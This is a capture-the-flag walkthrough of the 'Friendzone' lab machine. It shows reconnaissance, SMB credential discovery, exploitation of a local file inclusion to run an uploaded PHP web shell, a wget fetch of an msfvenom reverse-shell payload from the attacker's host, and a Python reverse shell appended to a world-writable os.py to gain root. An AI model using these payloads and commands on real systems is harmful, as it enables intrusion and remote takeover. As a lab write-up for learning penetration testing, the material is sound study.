

Friendzone walkthrough

Index

Index	1
List of pictures	1
Disclaimer	2
Reconnaissance	2
Initial foothold	3
User flag.....	5
Privilege escalation	8
Personal comments	8
References	8

List of pictures

Figure 1 - nMap scan results (part 1).....	2
Figure 2 - nMap scan results (part 2).....	3
Figure 3 - Investigation on Samba service	3
Figure 4 - Credentials found	4
Figure 5 - New subdomains found.....	4
Figure 6 - Upload subdomain	4
Figure 7 - Administrator1 subdomain.....	5
Figure 8 - Local File Inclusion	5
Figure 9 - Web shell uploaded	5
Figure 10 - New payload uploaded.....	6
Figure 11 - New payload executed	6
Figure 12 - Shell obtained.....	6
Figure 13 - User flag.....	7
Figure 14 - Credentials found	7
Figure 15 - Shell as friend user	7
Figure 16 - Exploit.....	8
Figure 17 - Privilege escalation and root flag	8

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:

```
(root@k14du5-kali)~[/media/.../Linux/Easy/Friendzone/nMap]
# nmap -sT -sV -A -p- 10.10.10.123 -oA Friendzone
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-13 00:57 AEDT
Nmap scan report for 10.10.10.123
Host is up (0.049s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
|_ 256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
|_ 256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp    open  domain       ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Friend Zone Escape software
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp   open  ssl/http     Apache httpd 2.4.29
|_ ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/countryName=JO
|_ Not valid before: 2018-10-05T21:02:30
|_ Not valid after: 2018-11-04T21:02:30
|_ http-title: 404 Not Found
|_ tls-alpn:
|_ http/1.1
|_ ssl-date: TLS randomness does not represent time
|_ http-server-header: Apache/2.4.29 (Ubuntu)
445/tcp   open  netbios-ssn  Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=10/13%OT=21%CT=1%CU=31337%PV=Y%DS=2%DC=T%G=Y%TM=670
OS:A8095%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10E%TI=Z%CI=I%II=I%TS=A
OS:)SEQ(SP=103%GCD=1%ISR=10E%TI=Z%CI=I%II=I%TS=A)SEQ(SP=104%GCD=1%ISR=10E%T
OS:I=Z%CI=I%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=
OS:M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=71
OS:20%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%
OS:DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A
OS:=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=
OS:G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 1 - nMap scan results (part 1)

```

Network Distance: 2 hops
Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: friendzone
|   NetBIOS computer name: FRIENDZONE\x00
|   Domain name: \x00
|   FQDN: friendzone
|_  System time: 2024-10-12T16:58:38+03:00
|_  smb2-security-mode:
|     3:1:1:
|       Message signing enabled but not required
|_  nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_  smb2-time:
|     date: 2024-10-12T13:58:38
|_  start_date: N/A
|_  clock-skew: mean: -59m58s, deviation: 1h43m55s, median: 0s
|_  smb-security-mode:
|     account_used: guest
|     authentication_level: user
|     challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   49.26 ms 10.10.14.1
2   48.82 ms 10.10.10.123

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.75 seconds

```

Figure 2 - nMap scan results (part 2)

Open ports are 21, 22, 53, 80, 139, 443, 445. So, this machine has FTP (21), SSH (22), DNS (53) and Samba (139 and 445) services enabled and a web application running on port 80 and 443. Also, nMap provide Linux as Operative System, but it didn't provide any further details.

Initial foothold

Based on which services are enabled, I first investigated the Samba one. I was able to retrieve some interesting information, such as which shares I was able to access to, as shown in the following:

```

(k14d1u5@k14d1u5-kali)~/Desktop
$ nmblookup -A 10.10.10.123
Looking up status of 10.10.10.123
FRIENDZONE <00> - B <ACTIVE>
FRIENDZONE <03> - B <ACTIVE>
FRIENDZONE <20> - B <ACTIVE>
.._MSBROWSE_ <01> - <GROUP> B <ACTIVE>
WORKGROUP <00> - <GROUP> B <ACTIVE>
WORKGROUP <1d> - B <ACTIVE>
WORKGROUP <1e> - <GROUP> B <ACTIVE>
MAC Address = 00-00-00-00-00-00

(k14d1u5@k14d1u5-kali)~/Desktop
$ smbmap -H 10.10.10.123

SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.10.123:445      Name: friendzone.red      Status: Authenticated
Disk                        Permissions      Comment
print$                      NO ACCESS      Printer Drivers
Files                       NO ACCESS      FriendZone Samba Server Files /etc/Files
general                     READ ONLY      FriendZone Samba Server Files
Development                 READ, WRITE    FriendZone Samba Server Files
IPC$                       NO ACCESS      IPC Service (FriendZone server (Samba, Ubuntu))

```

Figure 3 - Investigation on Samba service

In particular, I found the *general* and *Development* shares. At this point is important to note that the *general* share is stored in the */etc/Files* path and I had the *WRITE* permission on the *Development* one. I tried to access to them, but I didn't find anything in the *Development* one. However, when I accessed to the *general* one I had more luck. In fact, I found some credentials in this share:

```

(k14d1u5@k14d1u5-kali) [~/Desktop]
$ smbclient //10.10.10.123/ -N
Password for [WORKGROUP\k14d1u5]:
\10.10.10.123 -N: Not enough '\ ' characters in service
Usage: smbclient [-?EggBNPkv] [-?] [-help] [-M] [-message=HOST] [-I] [-ip-address=IP] [-E] [-stderr] [-L] [-lis
[-t] [-timeout=SECONDS] [-p] [-port=PORT] [-g] [-greppable] [-q] [-quiet] [-B] [-browse] [-d] [-debuglevel=DEBUGLEV
[-leak-report] [-leak-report-full] [-R] [-name-resolve=NAME-RESOLVE-ORDER] [-O] [-socket-options=SOCKETOPTIO
[-W] [-workgroup=WORKGROUP] [-r] [-realm=REALM] [-U] [-user=[DOMAIN/]USERNAME[%PASSWORD]] [-N] [-no-pass] [--passwo
[--use-kerberos=desired|required|off] [--use-krb5-ccache=CCACHE] [--use-winbind-ccache] [--client-protection]

(k14d1u5@k14d1u5-kali) [~/Desktop]
$ smbclient //10.10.10.123/ -N
(k14d1u5@k14d1u5-kali) [~/Desktop]
$ smbclient //friendzone.red/ -N
(k14d1u5@k14d1u5-kali) [~/Desktop]
$ smbclient //friendzone.red/general -N
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Thu Jan 17 07:10:51 2019
..               D           0   Wed Sep 14 00:56:24 2022
creds.txt         N           57   Wed Oct 10 10:52:42 2018

3545824 blocks of size 1024. 1642864 blocks available
smb: \> get creds.txt
getting file \creds.txt of size 57 as creds.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \>
  
```

Figure 4 - Credentials found

At this point, I didn't know where to use these credentials. So, I started to investigate a different service. The service I choose was DNS. Thanks to this analysis, I found some new and interesting subdomains:

```

(k14d1u5@k14d1u5-kali) [~/Desktop]
$ host -l friendzone.red 10.10.10.123
Using domain server:
Name: 10.10.10.123
Address: 10.10.10.123#53
Aliases:

friendzone.red has IPv6 address ::1
friendzone.red name server localhost.
friendzone.red has address 127.0.0.1
administrator1.friendzone.red has address 127.0.0.1
hr.friendzone.red has address 127.0.0.1
uploads.friendzone.red has address 127.0.0.1
  
```

Figure 5 - New subdomains found

In particular, the *uploads.friendzone.red* subdomain allowed me to upload an image:





Figure 6 - Upload subdomain

On the other hand, the *administrator1.friendzone.red* require a login and luckily some valid credentials are the ones I found before. Once I logged in, I was able to render some known images:




Smart photo script for friendzone corp !

* Note : we are dealing with a beginner php developer and the application is not tested yet !

image_name param is missed !
please enter it to show the image
default is image_id=a.jpg&pagename=timestamp

Figure 7 - Administrator1 subdomain

Here, it is really important to note that a *timestamp* page is referred in a *pagename* parameter. In particular, I noted that there is a Local File Inclusion:



Smart photo script for friendzone corp !

* Note : we are dealing with a beginner php developer and the application is not tested yet !



Something went wrong ! , the script include wrong param !

Wrong !

Figure 8 - Local File Inclusion

User flag

Based on all information I found, I thought I was ready to exploit the box. Since I found a share where I was able to write, I uploaded on it a malicious PHP file to open a web shell:

```
(k14d1u5@k14d1u5-kali)-[~/Desktop]
$ smbclient //friendzone.red/Development -N
Try "help" to get a list of possible commands.
smb: \> put ./backdoor.php
putting file ./backdoor.php as \backdoor.php (20.1 kb/s) (average 20.1 kb/s)
smb: \> dir
.                D          0  Wed Oct 16 20:34:18 2024
..               D          0  Wed Sep 14 00:56:24 2022
backdoor.php     A       2352  Wed Oct 16 20:34:19 2024

3545824 blocks of size 1024. 1642872 blocks available
smb: \>
```

Figure 9 - Web shell uploaded

I was able to invoke it browsing to the `https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=/etc/Development/backdoor` URL. I hypothesized the *Development* share path based on the path of the *general* share I found. In this way, I was able to execute an arbitrary command and in particular I uploaded a new payload I generated using *msfvenom*:

Command

wget http://10.10.14.7:9989/shell.elf -O /etc/Development/shell.elf 2>&1

Execute

Output

--2024-10-16 12:47:46-- http://10.10.14.7:9989/shell.elf
Connecting to 10.10.14.7:9989... connected.
HTTP request sent, awaiting response... 200 OK
Length: 399 [application/octet-stream]
Saving to: '/etc/Development/shell.elf'

0K 100% 74.6M=0s

2024-10-16 12:47:46 (74.6 MB/s) - '/etc/Development/shell.elf' saved [399/399]

Figure 10 - New payload uploaded

Using the web shell, I gave it execution permissions and I executed:

Web Shell

Execute a command

Command

/etc/Development/shell.elf 2>&1

Execute

Figure 11 - New payload executed

In this way, I obtained a first shell as *www* — *data* user:

```
smb: \> put ./shell.elf
putting file ./shell.elf as \shell.elf (3.5 kb/s) (average 11.9 kb/s)
smb: \> dir
.                D      0  Wed Oct 16 20:43:17 2024
backdoor.php     D      0  Wed Sep 14 00:56:24 2022
shell.elf        A      399  Wed Oct 16 20:43:19 2024

3545824 blocks of size 1024, 1642860 blocks available
smb: \> del shell.elf
smb: \> dir
.                D      0  Wed Oct 16 20:45:41 2024
backdoor.php     D      0  Wed Sep 14 00:56:24 2022
shell.elf        A      399  Wed Oct 16 20:43:19 2024

3545824 blocks of size 1024, 1642860 blocks available
smb: \> dir
.                D      0  Wed Oct 16 20:47:29 2024
backdoor.php     D      0  Wed Sep 14 00:56:24 2022
shell.elf        A      399  Wed Oct 16 20:47:46 2024

3545824 blocks of size 1024, 1642860 blocks available
smb: \>
```

```
(kali@kali:~/Desktop)
$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.7 LPORT=9953 -b '\x00\xff' -t x64/xor -i 5 -f elf > s
hell.elf
[*] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[*] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x64/xor
x64/xor succeeded with size 159 (iteration=0)
x64/xor succeeded with size 159 (iteration=1)
x64/xor succeeded with size 199 (iteration=2)
x64/xor succeeded with size 239 (iteration=3)
x64/xor succeeded with size 279 (iteration=4)
x64/xor chosen with final size 279
Payload size: 279 bytes
Final size of elf file: 399 bytes
```

Figure 12 - Shell obtained

Even I was a service user, I tried to retrieve the user flag and unexpectedly I was able to retrieve yet:

```

bind:x:109:116::/var/cache/bind:/usr/sbin/nologin
ls -la /home
total 12
drwxr-xr-x 3 root root 4096 Sep 13 2022 .
drwxr-xr-x 22 root root 4096 Sep 13 2022 ..
drwxr-xr-x 5 friend friend 4096 Sep 13 2022 friend
python -c 'import pty; pty.spawn("/bin/bash");'
www-data@FriendZone:/var/www/admin$ ls -la /home/friend
ls -la /home/friend
total 36
drwxr-xr-x 5 friend friend 4096 Sep 13 2022 .
drwxr-xr-x 3 root root 4096 Sep 13 2022 ..
lrwxrwxrwx 1 root root 9 Jan 24 2019 .bash_history -> /dev/null
-rw-r--r-- 1 friend friend 220 Oct 5 2018 .bash_logout
-rw-r--r-- 1 friend friend 3771 Oct 5 2018 .bashrc
drwx----- 2 friend friend 4096 Sep 13 2022 .cache
drwx----- 3 friend friend 4096 Sep 13 2022 .gnupg
drwxrwxr-x 3 friend friend 4096 Sep 13 2022 .local
-rw-r--r-- 1 friend friend 807 Oct 5 2018 .profile
-r--r--r-- 1 root root 33 Oct 16 11:57 user.txt
www-data@FriendZone:/var/www/admin$ cat /home/friend/user.txt
cat /home/friend/user.txt
1| id
www-data@FriendZone:/var/www/admin$

```

Figure 13 - User flag

Of course, I needed to become a common user on the machine. To do it, I explored the filesystem and I found a database file which contained credentials:

```

www-data@FriendZone:/var/www$ cat mysql_data.conf
cat mysql_data.conf
for development process this is the mysql creds for user friend

db_user=friend
db_pass=Ag$
db_name=FZ

```

Figure 14 - Credentials found

These credentials are useful to connect to the database. However, I tried to use to login in SSH and it worked, as shown in the following figure:

```

(k14d1u5@k14d1u5-kali)-[~/Desktop]
$ ssh friend@10.10.10.123
The authenticity of host '10.10.10.123 (10.10.10.123)' can't be established.
ED25519 key fingerprint is SHA256:ERMyoo9aM0mdTVIh0kooJS+m3GwJr6Q51AG9/gTYx4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.123' (ED25519) to the list of known hosts.
friend@10.10.10.123's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

You have mail.
Last login: Thu Jan 24 01:20:15 2019 from 10.10.14.3
friend@FriendZone:~$

```

Figure 15 - Shell as friend user

Privilege escalation

At this point, all I needed to do was escalating my privileges and retrieve the root flag. I investigated about some information and I found out that the friend user is in the *adm* group. This means that he can read logs from */var/log*. So, I analyzed these logs and in the */var/log/syslog* I found out that *ROOT* run the */opt/server_admin/reporter.py* script and */usr/lib/python2.7/os.py* script is world writable. I analyzed the *reporter.py* script and I found out that it imported the *os.py* library. Luckily, this script is in Python 2. So, I just need to modify the *os.py* library as shown in the following:

```
friend@FriendZone:~$ echo 'import socket, subprocess; s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect(
("10.10.14.7",4243)); subprocess.call(["/bin/bash","-i"], stdin=s.fileno(), stdout=s.fileno(), stderr=s.fileno())' >
> /usr/lib/python2.7/os.py
```

Figure 16 - Exploit

At this point, I just needed to wait a little bit with an open listener and I received the root shell where I retrieved the root flag:

```

if not _exists("popen"):
    def popen(cmd, mode="t", bufsize=1):
        """Execute the shell command 'cmd' in a sub-process. On UNIX, 'cmd'
        may be a sequence, in which case arguments will be passed directly to
        the program without shell intervention (as with os.popenv()). If 'cmd'
        is a string it will be passed to the shell (as with os.system()). If
        'bufsize' is specified, it sets the buffer size for the I/O plus. The
        file objects (child_stdin, child_stdout, stderr) are returned."""
        import warnings
        msg = "os.popen is deprecated. Use the subprocess module."
        warnings.warn(msg, DeprecationWarning, stacklevel=2)

        import subprocess
        PIPE = subprocess.PIPE
        p = subprocess.Popen(cmd, shell=isinstance(cmd, basestring),
                             bufsize=bufsize, stdin=PIPE, stdout=PIPE,
                             stderr=subprocess.STDOUT, close_fds=True)

        return p.stdin, p.stdout

    _all_.append("popen")

import copy_reg as _copy_reg

def _make_stat_result(tup, dict):
    return stat_result(tup, dict)

def _pickle_stat_result(sr):
    (type, args) = sr._reduce_()
    return (_make_stat_result, args)

try:
    _copy_reg.pickle(stat_result, _pickle_stat_result, _make_stat_result)
except NameError: # stat_result may not exist
    pass

def _make_statvfs_result(tup, dict):
    return statvfs_result(tup, dict)

def _pickle_statvfs_result(sr):
    (type, args) = sr._reduce_()
    return (_make_statvfs_result, args)

try:
    _copy_reg.pickle(statvfs_result, _pickle_statvfs_result,
                     _make_statvfs_result)
except NameError: # statvfs_result may not exist
    pass

import socket, subprocess; s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect(("10.10.14.7",4243)); subpr
ocess.call((["bin/bash", "-i"], stdin=s.fileno(), stdout=s.fileno(), stderr=s.fileno()))
__import__('popen')

```

Figure 17 - Privilege escalation and root flag

Personal comments

I enjoyed this box because challenged me on different aspects. It was very interesting the way to obtain the first shell and get me focused on the nMap output because in some point there were some points that make you think that it could be a Windows machine. So, it is important to be focused and pay attention. My overall evaluation is *not too easy* because you need to note an LFI, *os.py* is world writable (but ONLY the Python2 version!) and *reporter.py* script is periodically invoked (each few minutes).

References

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe> -> Exploiting Linux groups